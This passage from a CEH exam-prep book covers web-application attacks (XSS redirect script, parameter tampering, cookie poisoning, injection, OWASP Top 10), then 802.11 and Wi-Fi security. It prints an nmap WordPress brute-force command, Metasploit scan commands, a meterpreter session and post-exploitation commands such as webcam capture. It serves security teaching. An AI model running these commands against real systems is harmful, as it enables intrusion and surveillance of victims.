The screenshot shows a web application interface for adding a review. It includes a section for 'Overall rating' with five stars (three filled, two empty), a section for 'Add a headline' with a text input field containing 'Awful Book', and a section for 'Add a written review' with a larger text area. The text area contains the following JavaScript code: `<SCRIPT>
window.navigate("someurl");
</SCRIPT>`. A yellow 'Submit' button is located at the bottom right of the form.

FIGURE 8.6 XSS Example

Now a legitimate user who visits this product page and reads the review will be redirected to some other website. The attacker might have set up a target website to look much like the real e-commerce site. It could put up a message stating “Your session has timed out, for security reasons log back in” and then capture the user’s login credentials. The attacker is only limited by their knowledge of JavaScript.

Remote File Inclusion

RFI (remote file inclusion) is a vulnerability usually found in web applications that rely on runtime scripting. An application creates a path to executable code, but the attacker subverts this process to cause a different file to be executed. This leads to a remote code execution. The attacker is able to execute the code of their choice on the target server.

CSRF

CSRF (cross-site request forgery) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. CSRF is based on tricking the user of a site into sending requests that the attacker wishes to send to the target site. The attacker inherits the identity and privileges of the victim to perform an undesired function on the victim’s behalf. For some websites, browser requests automatically include any credentials associated with the site, such as the user’s session cookie, IP address, Windows domain credentials, and so forth. This is the counterpart to XSS. XSS

attacks a user based on their trust of the site. CSRF attacks a site based on its trust of a given user.

Forceful Browsing

A web server will send a file to a user as long as the user knows the filename and the file is not protected. An attacker may exploit this fact and “jump” directly to specific web pages within a site or to files on a server. For example, perhaps a registration page includes an HTML comment mentioning a file named `_private/privatedata.txt`. By typing `http://www.xxx.com/_private/privatedata.txt`, an attacker can get that file.

An attacker may append `~` or `.bak` or `.old` to a cgi name to get an older version of the source code. For example, `www.xxx.com/cgi-bin/admin.jsp~` returns `admin.jsp` source code.

There are many ways to exploit this type of weakness. Forceful browsing is an attack vector that any hacker should be familiar with. Keep in mind that, as an ethical hacker, your goal is to find the weaknesses that a malicious actor might use against a target. It is better for you to find and report an issue than for some bad actor to find and exploit it.

Parameter Tampering

Parameter tampering is an exploit that is becoming rather outdated. At one time, it was a common way to attack a website, but today few websites are still vulnerable to this type of attack. This is because fewer web programmers today still keep interesting information in the URL. Parameter tampering is a form of web-based attack in which certain parameters in a URL or web page form field entered by a user are changed.

Parameter tampering is often done to alter the behavior of a web application. The most obvious example is when values are in the URL, such as this:

- ▶ **Valid transaction:** `http://www.victim.com/tx?acctnum=12&debitamt=100`
- ▶ **Malicious transaction:** `http://www.victim.com/tx?acctnum=12&creditamt=1000000`

Parameter tampering is simple and easy to test for, so it is probably a good idea to include it as one of the items you test for in ethical hacking.

Cookie Poisoning

Most web applications use cookies to save information such as session time, user ID, or any other information the website considers relevant. For example, when a user logs in to a site, a login web script may validate his username and password and set a cookie with a numeric identifier. When the user checks his preferences later, another web script retrieves the cookie and displays the user information records of the corresponding user. Since cookies are not always encrypted, they can be modified. In fact, JavaScript can modify, write, or read a cookie.

Any change to a cookie is cookie poisoning, and cookie poisoning can be used for session hijacking, data theft, or any number of other attacks. As mentioned earlier, XSS can be used to launch a cookie poisoning attack.

The primary methods for defending against cookie poisoning are listed here:

- ▶ Encrypt the cookie.
- ▶ Always have a timeout so session cookies will time out.
- ▶ Don't put any data that is not absolutely needed in a cookie.
- ▶ Don't put highly sensitive information such as passwords in a cookie.

LDAP Injection

LDAP injection is an attack that exploits LDAP (Lightweight Directory Access Protocol), which is often described as a phone book for a network. LDAP has information regarding computers, services, and users on a network.

The Open Web Application Security Project (OWASP) described LDAP injection like this (see https://owasp.org/www-community/attacks/LDAP_Injection):

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

The goal of LDAP injection is to go through the web application and attack the underlying network. If such an attack is successful, it can be quite devastating.

Command Injection

Command injection is a more generalized version of SQL injection in which specific commands are sent to be executed on the target system. OWASP defines command injection as follows (see https://owasp.org/www-community/attacks/Command_Injection):

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

Web API

APIs (application programming interfaces) are commonly used in web applications. Whether an app is written in ASP.net, Java, PHP, or some other web programming language, use of web APIs is quite common. APIs present another attack surface that must be secured and tested.

Using robust authentication and authorization is the first step in securing an API. Access tokens are commonly used. A dynamic token is a token that is time based (i.e., it times out after a period), randomly generated, and used only once. The JSON web token is an example of a dynamic token.

Granular access control is another security measure. Access should not be all or nothing. Each user should be granted only the access required and no more. This is the fundamental security principle of least privileges. One way to accomplish this is to use ABAC (attribute-based access control). ABAC considers whether the username and password are correct and also examines the resource being accessed, the time of day, the location from which access is requested, and other similar features. For example, if a loan officer is accessing a loan application she is responsible for (resource) during normal business hours (time of day) from her normal office (location), then access is granted. However, if access is requested from an unknown location, during the middle of the night, to a file that is not the loan officer's, then even if the username and password are correct, access might be denied.

Webhook

An attacker can use a webhook to alter the behavior of a web page with custom callbacks. These callbacks are often maintained by third-party user/developers. Put more formally, webhooks are user-defined HTTP callbacks. If a web page

uses webhooks, they must be secured. Fortunately, the security needed is similar to web API security. As with web API security, the fundamental issues with webhooks are proper authentication and authorization.

Another security measure is to use a signature in the HTTP header. The HTTP header is an essential part of any HTTP request. Using digitally signed requests can mitigate at least some webhook attacks. Another security measure is to encrypt the traffic with TLS—preferably mutually authenticated TLS.

OWASP Top 10

We have mentioned OWASP a few times in this chapter. Many of the attacks discussed in this chapter are included in the OWASP top 10. However, we have not yet simply listed the top 10. The top 10 list, directly from OWASP's website (<https://owasp.org/www-project-top-ten/>), is provided here. Note that the 2021 list just came out, and the CEH 11 still uses the 2017 list:

- ▶ **A1:2017-Injection:** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- ▶ **A2:2017-Broken Authentication:** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
- ▶ **A3:2017-Sensitive Data Exposure:** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
- ▶ **A4:2017-XML External Entities (XXE):** Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

- ▶ **A5:2017-Broken Access Control:** Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
- ▶ **A6:2017-Security Misconfiguration:** Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
- ▶ **A7:2017-Cross-Site Scripting XSS:** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- ▶ **A8:2017-Insecure Deserialization:** Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
- ▶ **A9:2017-Using Components with Known Vulnerabilities:** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
- ▶ **A10:2017-Insufficient Logging & Monitoring:** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Web Footprinting

The CEH curriculum suggests that you begin the process of attacking a web server or web application by using *footprinting* (also called *reconnaissance*). Some of the material in this section is similar to what was covered in Chapters 1, “Reconnaissance and Scanning,” and Chapter 2, “Enumeration and Vulnerability Scanning.” However, this section focuses on website footprinting.

ExamAlert

Objective Footprinting is emphasized throughout the CEH exam. You must know the various techniques for footprinting.

Netcat

Netcat is a popular tool for sending and retrieving data. It can be used to try to grab HTTP information from a target web server in order to learn about that server. The basic process code looks like this:

```
nc -vv www.somewebsite.com 80 - press [Enter]
GET / HTTP/1.0 - Press [Enter] twice
```

If this command is successful, it returns information about the web server.

Netcraft

Netcraft (<https://www.netcraft.com>), as mentioned in Chapter 1, is a common tool for gathering information about a website. The Netcraft site previously allowed users to scan websites for free. It still has that function (it is about halfway down the first page), but now it also sells a wide range of cybersecurity services.

Banner Grabbing

Banner grabbing, as discussed in Chapter 1, is the process of attempting to grab a banner, usually from a web server, to learn about that server. Active banner grabbing techniques involve opening a TCP (or similar) connection between an origin host and a remote host. Passive banner grabbing involves trying to derive information from error messages, network traffic, web page extensions, and similar data. One simple way to try active banner grabbing is to use Telnet, like this:

```
Telnet 127.0.0.1 80
HEAD /HTTP/1.0 <enter><enter>
```

There are also several countermeasures to banner grabbing. Here are a few:

- ▶ If you are using Apache 2.x with the `mod_headers` module, use a directive in the `httpd.conf` file to change the banner information by entering **Header set Server “*New Server Name*”**.
- ▶ With Apache, change the `ServerSignature` line to `ServerSignature Off` in the `httpd.conf` file.
- ▶ Display false banners to mislead or deceive attackers.
- ▶ Use `ServerMask` (see <http://www.port80software.com>) tools to disable or change banner information.
- ▶ Turn off unnecessary services on the server to limit information disclosure.

Nmap

Nmap was discussed in Chapter 1. We don't describe it again here, but we do mention some web specific Nmap scans you can try, like these:

```
nmap -sV --script=http-enum targetIPAddress the -sV detects versions of software/services.
```

```
nmap targetIPAddress -p 80 --script = http-frontpage-login
```

You can save the output to a text file by using:

```
nmap -sV output.txt targetIPAddress
```

You can even do some attacks by using nmap. For example, a brute-force attack against a WordPress site could be done like this:

```
nmap -sV --script http-wordpress-brute --script-args 'userdb=users.txt,passdb=passwd.txt,http-wordpress-brute.hostname=targetdomain.com,http-wordpress-brute.threads=3,brute.firstonly=true' 192.168.1.1
```

Default Credentials

Default credentials are a serious security vulnerability, and thus you must test for them. There are lots of websites that list default credentials. A few are listed here:

- ▶ **Open Sez Me:** <https://open-sez.me>
- ▶ **Default Passwords:** <https://cirt.net/passwords>
- ▶ **Default Passwords:** <https://datarecovery.com/rd/default-passwords/>

Metasploit can also attempt default credentials on a website.

The process of using Metasploit really comes down to a basic five-step process:


1. Configure an active exploit.
2. Verify the exploit options.
3. Select a target.
4. Select a payload.
5. Launch the exploit.

A payload is what you deliver to a target. If it works, it establishes some communication channel between the target and your Metasploit machine. Auxiliary modules perform, as the name suggest, auxiliary functions. For example, scanning a system is done by an auxiliary module.

For example, to run an SMB scan (to find out if the target is a Windows server), you would use the following:

```
use scanner/smb/smb_version
set RHOSTS [targetipaddress]
set THREADS [1]
run
```

This is shown in Figure 8.8.



```
msf auxiliary(smb_version) > set RHOSTS 192.168.1.177
RHOSTS => 192.168.1.177
msf auxiliary(smb_version) > set THREADS 4
THREADS => 4
msf auxiliary(smb_version) > run

[*] 192.168.1.177:445 is running Windows 2012 Standard Evaluation (build:9200)
name:WIN-7EP9LVQV307) (domain:WIN-7EP9LVQV307)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

FIGURE 8.8 Metasploit SMB Scan

Let us say you discover that the target web server is indeed a Windows server. Then you look for Windows exploits, such as the following exploit, which is for a flaw in Windows Remote Desktop:

```
Use auxiliary/scanner/rdp/ms12_020_check
Set RHOSTS [YOURTARGETIP]
Set RPORT [3389]
Set THREADS [1]
```

If an exploit is successful, you will see something like what is shown in Figure 8.9.

```

root@kali: ~
File Edit View Search Terminal Help
27 09:02:17 +0000
[*] Session ID 2 (10.0.2.20:4444 -> 10.0.2.15:49163) processing InitialAutoRunSc
ript 'post/windows/manage/priv migrate'
[*] Current session process is iexplore.exe (2760) as: target-PC\target
[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[*] Trying explorer.exe (2352)
[+] Successfully migrated to explorer.exe (2352) as: target-PC\target
sessions

Active sessions
=====

  Id  Type                Information                                Connection
  --  ---                -
  1   meterpreter x86/windows target-PC\target @ TARGET-PC 10.0.2.20:4444 -> 1
  0.0.2.15:49161 (10.0.2.15)
  2   meterpreter x86/windows target-PC\target @ TARGET-PC 10.0.2.20:4444 -> 1
  0.0.2.15:49163 (10.0.2.15)

msf exploit(ms11_003_ie_css_import) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

FIGURE 8.9 Metasploit Success

Once you have a session, there are a number of things you can do with Metasploit. A few are listed here:

- ▶ **sysinfo:** This command shows you detailed information about the target system.
- ▶ **webcam_list:** This command lists all the webcams on the target machine.
- ▶ **webcam_snap:** This command actually takes a picture with the target's webcam.
- ▶ **run post/windows/gather/enum_applications:** This command enumerates all the applications on the target machine.
- ▶ **run post/windows/gather/enum_logged_on_users:** This command tells you who is currently logged on to the target machine.

These are just a few examples of Metasploit commands. The CEH exam does not test you in depth about Metasploit, so this book provides only an introduction.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Tyrell is using Telnet to try to find out what web server software is running on a target web server. What is Tyrell doing?
 - ☐ A. Banner grabbing
 - ☐ B. Scanning
 - ☐ C. Command injection
 - ☐ D. CSRF
2. What does ../ do when entered into a URL?
 - ☐ A. Nothing
 - ☐ B. Moves up one level
 - ☐ C. Moves down one level
 - ☐ D. Connects to the root directory
3. The goal of ____ is to go through a web application to attack the underlying network.
 - ☐ A. XSS
 - ☐ B. SQL injection
 - ☐ C. LDAP injection
 - ☐ D. forceful browsing

Answers

1. **A.** Telnet is often used for banner grabbing.
 2. **B.** If successful, you will move up one level in the file structure.
 3. **C.** This is the goal of LDAP injection.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers hacking of wireless technologies.

CHAPTER 9

Hacking Wireless

This chapter covers the following CEH exam objectives:

- ▶ Understand wireless technologies
- ▶ Identify wireless security measures
- ▶ Be able to describe wireless attacks
- ▶ Be able to perform wireless scanning/footprinting

Wireless Technology

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. A(n) ____ is a unique 32-character alphanumeric identifier given to a wireless local area network (WLAN).
 - A. BSSID
 - B. VLANID
 - C. SSID
 - D. WLANID
2. What was the first 802.11 standard to incorporate MIMO?
 - A. 802.11ac
 - B. 802.11g
 - C. 802.11n
 - D. 802.11af
3. ____ can use AES-256 in Galois Counter Mode with SHA-384 as an HMAC.
 - A. WEP
 - B. WPA
 - C. WPA2
 - D. WPA3

Answers

1. **C.** This describes an SSID.
2. **C.** 802.11n was the first 802.11 standard to incorporate a MIMO (multiple input/multiple output) antenna. All 802.11 standards since that time have used MIMO.
3. **D.** WPA3 has a number of security improvements, including the use of AES-256 and SHA-384.

Wireless Terminology

There are a number of terms that are important in both wireless and cellular communications. First let us discuss cellular terms:

- ▶ **SIM (subscriber identity module):** This is a memory chip that stores the IMSI (International Mobile Subscriber Identity). It is intended to be unique for each phone and identifies a phone. Many modern phones have removable SIMs, which means you could change out the SIM and essentially have a different phone with a different number. A SIM card contains a unique serial number—the ICCID, which includes the IMSI, security authentication, and ciphering information. A SIM also usually includes network information, services the user has access to, and two passwords—the PIN (personal identification number) and the PUK (personal unlocking code).
- ▶ **GSM (Global System for Mobile Communications):** GSM is a standard developed by the European Telecommunications Standards Institute (ETSI). Basically, GSM is the 2G network. You will get more details on this and other mobile technologies in Chapter 10, “Hacking Mobile,” and a brief introduction here.
- ▶ **EDGE (Enhanced Data Rates for GSM Evolution):** EDGE does not fit neatly into the 2G–3G–4G continuum. It is technically considered 2G+ but was an improvement on GSM (2G), so it can be considered a bridge between 2G and 3G technologies.
- ▶ **UMTS (Universal Mobile Telecommunications System):** UMTS is a 3G standard based on GSM. It is essentially an improvement of GSM.
- ▶ **LTE (Long Term Evolution):** LTE is a standard for wireless communication involving high-speed data for mobile devices. It is what is commonly called 4G.

- ▶ **5G 5th-Generation Wireless Systems (abbreviated 5G):** Meets ITU IMT-2020 requirements and 3GPP Release 15 Peak Data Rate 20 Gbit/s and expected User Data Rate 100 Mbs. Due to the increased bandwidth, it is expected that 5G networks will not just serve cellphones like existing cellular networks but also be used as general internet service providers, competing with existing ISPs such as cable internet providers, and provide connection for IoT devices.

Now we can move on to wireless terminology. In the context of wireless communications, it is important that you understand the following terms:

- ▶ **SSID (service set identifier):** An SSID is a unique 32-character alphanumeric identifier given to WLAN (wireless local area network). An SSID is a token that identifies an 802.11 (Wi-Fi) network; by default, it is the part of the frame header sent over a WLAN.
- ▶ **BSSID (basic service set identifier):** This is the identifier for an access point that has set up a BSS (basic service set). The BSSID also contains the MAC address of the access point.
- ▶ **OFDM (Orthogonal Frequency-Division Multiplexing):** This is a method of encoding digital data on multiple carrier frequencies.
- ▶ **DSSS (Direct-Sequence Spread Spectrum):** With this technique, the original data signal is multiplied with a pseudo-random noise-spreading code.
- ▶ **FHSS (Frequency-Hopping Spread Spectrum):** This method of transmitting radio signals involves rapidly switching a carrier among many frequency channels.
- ▶ **MIMO-OFDM (Multiple Input/Multiple Output Orthogonal Frequency-Division Multiplexing):** This is the air interface for 4G and 5G broadband wireless communications.
- ▶ **ISM (Industrial, Scientific, and Medical) band:** This is a set of frequencies for the international industrial, scientific, and medical communities.

IEEE 802.11 Standard

Radio wave-based networks adhere to the 802.11 standard, which consists of several subclassifications that are described in this section. The 802.11 standard is generally what is referred to when discussing Wi-Fi computer networking.

ExamAlert

Objective You must know the 802.11 standard quite well for the CEH exam. You may see questions about the various versions of 802.11. You need to know facts like when MIMO was first introduced and other 802.11 milestones.

802.11a

802.11a is an older Wi-Fi standard that you are unlikely to encounter today. The 802.11a standard operated in the 5 GHz frequency with a maximum data rate of 54 Mbps. An 802.11a device could also use lower data rates of 48 Mbps, 36 Mbps, 24 Mbps, 18 Mbps, 12 Mbps, 9 Mbps, and 6 Mbps. In the 5 GHz frequency, 802.11a networking devices were not susceptible to interference from devices that cause interference in the 2.4 GHz frequency range.

Devices compatible with the 802.11a standard were incompatible with 802.11b and 802.11g devices. Also, 802.11a devices used a higher frequency than 802.11b or 802.11g devices. The higher frequency could not penetrate materials such as building walls as lower frequencies can. This resulted in 802.11a devices having a shorter range compared with 802.11b, 802.11g, and 802.11n devices.

802.11b

Although the 802.11a and 802.11b standards were developed at the same time, 802.11b was the first to be adopted by the industry. The maximum data rate for 802.11b was 11 Mbps. When the highest rate cannot be achieved because of distance or radio interference, a lower rate is automatically selected. The lower rates are 5.5 Mbps, 2 Mbps, and 1 Mbps.

An 802.11b device can operate over any of 11 channels within the assigned bandwidth. When communicating between wireless devices, all devices should use the same channel. When using devices from the same manufacturer, the same channel is automatically selected by default.

Two wireless networks, one constructed of 802.11b devices and the other constructed of 802.11a devices, can coexist without interfering with each other because they use different assigned frequencies. This makes it possible for two different wireless networks to operate within the same area without interfering with each other.

802.11g

The IEEE 802.11g standard is also an older standard that is rarely used today. It was created after the 802.11a and 802.11b standards. The 802.11g standard operates in the 802.11b frequency range of 2.4 GHz. This made it backward compatible with 802.11b devices. When communicating with 802.11b devices, the maximum data rate was reduced to 11 Mbps.

The maximum throughput for the 802.11g standard was 54 Mbps, but the maximum distance was typically much shorter than for 802.11b devices. Since 802.11g was assigned to the same frequency range as 802.11b, it is susceptible to the same sources of radio interference.

802.11n

The 802.11n standard operates at either 2.4 GHz or 5.0 GHz. This dual-band modality continues with later standards. 802.11n implemented MIMO technology, and all the subsequent standards have also included this technology. MIMO (multiple input/multiple output) is a wireless networking technology that uses two or more streams of data transmission to increase data throughput and the range of the wireless network. Transmitting two or more streams of data in the same frequency channel is referred to as *spatial multiplexing*.

802.11n incorporates MIMO technology using 5 GHz and 2.4 GHz frequencies with an expected data rate of approximately 300 Mbps to 600 Mbps. The exact speed depends on the number of simultaneous data streams transmitted. Some 802.11n devices are advertised as having data rates much higher than specified in the standard.

802.11n 2009

As the name suggests, IEEE 802.11n 2009 is an amendment to 802.11n. This standard describes technology that achieves bandwidth of up to 600 Mbps with the use of four spatial streams at a channel width of 40 MHz. It uses MIMO, which uses multiple antennas to coherently resolve more information than is possible using a single antenna.

802.11ax

There have been several iterations of 802.11ax, each with unique advantages. These iterations include the following:

- ▶ **IEEE 802.11-2012:** This standard basically combined the improvements from 2007 to 2012 into a single standard.
- ▶ **IEEE 802.11ac:** This standard, approved in January 2014, has a throughput of up to 1 Gbps with at least 500 Mbps and uses up to 8 MIMO.
- ▶ **IEEE 802.11ad:** This standard, developed by the Wireless Gigabyte Alliance, supports data transmission rates up to 7 Gbps.
- ▶ **IEEE 802.11af:** Approved in February 2014, 802.11af allows WLAN operation in TV whitespace spectrum in the VHF and UHF bands between 54 and 790 MHz. It is also referred to as White-Fi and Super Wi-Fi.
- ▶ **802.11-2016:** This revision incorporated 802.11ae, aa, ad, ac, and af into a single standard.
- ▶ **IEEE 802.11aj:** This is a rebranding of 802.11ad for use in the 45 GHz unlicensed spectrum available in some regions of the world, specifically China.
- ▶ **802.11aq:** This is an amendment to the 802.11 standard to enable pre-association discovery of services. It does not affect bandwidth or transmission speed.
- ▶ **802.11ax:** This standard is meant to replace 802.11ac. The goal was to increase the throughput of 802.11ac. This standard was approved in February 2021 and is often marketed as Wi-Fi 6.
- ▶ **802.11ay:** This standard is still being developed as of this writing. It is intended to be an extension of 802.11ad to extend throughput and range.

802.11 Channels

Today you are probably using some variation of 802.11ax. In addition to the standard your wireless access point uses, the channels used are also important. The 802.11 standard defines 14 channels. The channels that can be used are determined by the host nation. In the United States, a WAP can only use channels 1 through 11. Channels tend to overlap, so nearby WAPs should not use close channels. For example, two nearby WAPs using channels 6 and 7 are likely to have interference issues.

In some cases, WAPs can use *channel bonding*, which is a method whereby two or more links are combined. This is done either for redundancy, fault tolerance, or increased throughput. Channel bonding can be used in wired or wireless networks.

Wi-Fi Security

ExamAlert

Objective It is important to know WEP, WPA, WPA2, and WPA3 in detail. While WPA3 is new, so is the CEH v11 exam. Be ready to explain the weaknesses in WEP and the strengths in WPA2 and WPA3.

There have been four primary protocols for secure Wi-Fi transmissions. They are described here in the order in which they were created:

- ▶ **WEP (Wired Equivalent Privacy EP):** WEP, which was the first method for securing wireless networks, uses a robust stream cipher, RC4. However, the implementation was flawed, leading to serious security issues. WEP should simply not be used today, and it has been deprecated.
- ▶ **WPA (Wi-Fi Protected Access):** WPA is a protocol that combines authentication with encryption. It uses Temporal Key Integrity Protocol (TKIP), which is a 128-bit per-packet key, meaning that it dynamically generates a new key for each packet.
- ▶ **WPA2 (Wi-Fi Protected Access 2):** WPA2 was developed by the Wi-Fi Alliance as an enhanced version of WPA. WPA2 completely implemented the IEEE 802.11i security standard. It provides Advanced Encryption Standard (AES) using the Counter Mode-Cipher Block Chaining Message Authentication Code Protocol (CCMP), also known as AES-CCMP. It provides data confidentiality, data origin authentication, and integrity for wireless frames.
- ▶ **WPA3 (Wi-Fi Protected Access 3):** WPA3 was released in January 2018 as a replacement for WPA2. WPA3 can use AES-256 in Galois Counter Mode with SHA-384 as an HMAC. It provides substantially more security than WPA1 or WPA2. WPA3 also requires attackers to interact with the Wi-Fi for every password guess they make, making it much harder and time-consuming to crack passwords. One of the important new security features of WPA3 is that even open networks encrypt individual traffic.

Wireless Authentication

Whether you are using WPA2 or WPA3, there is an authentication process used with Wi-Fi. There are essentially three modes. The simplest is called

open system authentication. In this mode, any wireless device can be authenticated with the access points, allowing any device to transmit data only when its authentication key matches with the authentication key of the access point. You can see the essential process in Figure 9.1.




FIGURE 9.1 Wi-Fi Open System Authentication

Another authentication method is shared key authentication. In this mode, the station and access point use the same key to provide authentication, which means that this key should be enabled and configured manually on both the client and the authentication point. This is shown in Figure 9.2.




FIGURE 9.2 Wi-Fi Shared Key Authentication

The third wireless authentication mode uses a centralized authentication server. In this method, a centralized authentication server known as a Remote Authentication Dial in User Service (RADIUS) server sends authentication keys to

both the AP and clients that want to authenticate with the access point. This key enables the AP to identify a particular wireless client. This process is shown in Figure 9.3.




FIGURE 9.3 Wi-Fi Centralized Server Authentication

Wireless Antennas

There are several types of wireless antennas. The major types of antennas that you are likely to encounter are described here:

- ▶ **Omnidirectional antenna:** This type of antenna provides a 360-degree horizontal radiation pattern. This is the most common type, and it is what you see in wireless access points.
- ▶ **Directional antenna:** This type of antenna, as the name suggests, is used to broadcast and obtain radio waves from a single direction.
- ▶ **Parabolic grid antenna:** This type of antenna is based on the principle of a satellite dish. The range depends on the power and other factors. A parabolic grid antenna is shown in Figure 9.4.



FIGURE 9.4 Parabolic Grid Antenna

- **Yagi antenna:** This type of antenna is a unidirectional antenna commonly used in applications such as war driving (that is, driving around trying to find Wi-Fi access points to hack). This type of antenna typically uses the frequency band 10 MHz to Very High Frequency (VHF) and Ultra High Frequency (UHF). A typical Yagi antenna is shown in Figure 9.5.




FIGURE 9.5 Yagi Antenna

- **Dipole antenna:** This type of antenna is a bidirectional antenna, used to support client connections rather than site-to-site applications.
- **Reflector antenna:** This type of antenna is used to concentrate EM energy, which is radiated or received at a focal point.

Bluetooth

